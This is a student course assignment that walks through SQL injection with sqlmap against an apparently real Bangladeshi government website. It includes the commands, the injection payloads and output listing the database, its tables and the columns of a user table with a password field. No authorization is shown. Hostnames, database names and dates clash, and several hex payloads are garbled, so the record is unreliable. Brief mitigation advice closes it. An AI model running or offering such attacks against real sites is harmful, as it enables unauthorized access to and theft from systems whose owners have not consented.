

Assignment

Name- Neha Kumari

Enrollment no.-2205101130060

Division- E

SUBJECT- CYBER-SECURITY &
FORENSIC

COURSE- BCA

2.Name of Target:

<https://www.mudp.gov.bd/photo-gallery.php?id=18>

POC: -


Level of Attack:

Level 3: - Database Access

By using sqlmap to identify the database type and list of databases. You've successfully bypassed the authentication mechanism and gained access to the underlying database. this is a significant vulnerability as it allows on attacker to access sensitive data, modify database records, and potentially execute arbitrary SQL commands .

Steps: -

1. Open your preferred web browser (I'm using firefox). Navigate to www.google.com/detail.php?id=1 (Search detail.php?id=1).
2. We can proceed to test them for SQL injection using a tool called sqlmap. \$ Sudo apt install sqlmap.
3. Once the installation is complete, run the following command to find SQL injection vulnerabilities using sqlmap:
4. \$ SQL map -u "URL" -dbs



```
kali@kali:~$ sqlmap -u "http://www.mud.gov.bd" -dbs

[21:24:30] [INFO] time back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[21:24:30] [INFO] fetching tables for database: 'mudgov_database'
Database: mudgov_database
[26 tables]
+-----+
| membership |
| tbl_activities |
| tbl_banner |
| tbl_conference |
| tbl_documents |
| tbl_gis_map |
| tbl_inform |
| tbl_link |
| tbl_map |
| tbl_map_category |
| tbl_news |
| tbl_notice |
| tbl_photo_album |
| tbl_photo_gallery |
| tbl_pra_album |
| tbl_pra_gallery |
| tbl_pra_reports |
| tbl_presentation |
| tbl_recent_documents |
| tbl_reports |
| tbl_seminar |
| tbl_team |
| tbl_tender |
| tbl_video |
| tbl_video_archive |
| tbl_workshop |
+-----+

[21:24:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.mud.gov.bd'
[*] ending @ 21:24:32 /2024-07-15/
```

6. To find the number of tables in a specific database, use the command: `$ SQL map -u "URL" -D <Database name> --tables`

```
kali@kali: ~  
$ sqlmap -u "https://www.mudp.gov.bd/photo-gallery.php?id=18" -D mudpgov_database --tables  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 21:24:28 /2021-07-15/  
[21:24:28] [INFO] resuming back-end DBMS 'mysql'  
[21:24:28] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
Parameter: id (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=18 AND 5944=5944  
Type: error-based  
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: id=18 AND (SELECT 6364 FROM(SELECT COUNT(*),CONCAT(0x717a8a6a71,(SELECT (ELT(6364=6364,1)))0x71a27a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)x)  
Type: time-based blind  
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=18 AND (SELECT 1623 FROM (SELECT(SLEEP(5)))2roz)  
Type: UNION query  
Title: Generic UNION query (NULL) - 5 columns  
Payload: id=18 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a8a6a71,0x5355774c7772424e61476d764e6d54476b74c5359744c497478583878564d6c674a4a52517a,0x7162767671)--  
[21:24:30] [INFO] the back-end DBMS is MySQL  
web application technology: Apache  
back-end DBMS: MySQL > 5.0 (MariaDB fork)  
[21:24:30] [INFO] fetching tables for database: 'mudpgov_database'  
Database: mudpgov_database  
[26 tables]  
+-----+  
| membership |  
| tbl_activities |  
| tbl_banner |  
| tbl_conference |  
| tbl_documents |  
| tbl_gis_map |  
| tbl_infom |  
| tbl_link |  
| tbl_map |  
| tbl_map_category |  
+-----+
```

8.To find the number of tables in a specific database, use the command: \$ SQL map -u “URL” -D <Database name> -COLUMNS

```
kali@kali:~$ sqlmap -u "https://www.mudgov.gov.bd/photo-gallery.php?id=18" -D mudgov_meherpur -T tbl_user --columns
```

[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:25:56 /2024-07-15/

[21:25:56] [INFO] resuming back-end DBMS 'mysql'

[21:25:56] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: 10=10 AND 5944=5944

Type: error-based

Title: MySQL > 3.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: 10=10 AND (SELECT 6364 FROM(SELECT COUNT(*),CONCAT(0x717asdas71,(SELECT (ELT(6364=6364,1)))0x7102707071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: time-based blind

Title: MySQL > 3.0,0.12 AND time-based blind (query SLEEP)

Payload: 10=10 AND (SELECT 1021 FROM (SELECT(SLEEP(5)))2R0uz)

Type: UNION query

Title: Generic UNION query (NULL) - 5 columns

Payload: 10=10 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717asdas71,0x5355774c777242465176076486d54487b074c3359746c4c9747850587856486c8c674a4a32517a,0x7102707071)--

[21:25:57] [INFO] the back-end DBMS is MySQL

web application technology: Apache

back-end DBMS: MySQL > 5.0 (MariaDB fork)

[21:25:57] [INFO] fetching columns for table 'tbl_user' in database 'mudgov_meherpur'

Database: mudgov_meherpur

Table: tbl_user

[* columns]

Column	Type
FullName	varchar(255)
ID	int(11)
MobileNo	int(11)
Password	varchar(255)

[21:25:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.mudgov.gov.bd'

Use prepared Statements & parameterized queries.

1. Input validation.
2. Use Stored procedures.
3. Limit Database privileges.
4. Web application firewall (WAF)
5. Error Handling.

➤ *CONSEQUENCES OF SQL INJECTION ATTACKS: -*

1. Data breach
2. Data Manipulation
3. Unauthorized Access
4. Website Defacement
5. Financial Loss
6. Service Disruption

➤ *RECOMMENDED ACTIONS: -*

1. Use the latest version of database & web technologies.
2. Sanitize Input.
3. Monitor & log Activities.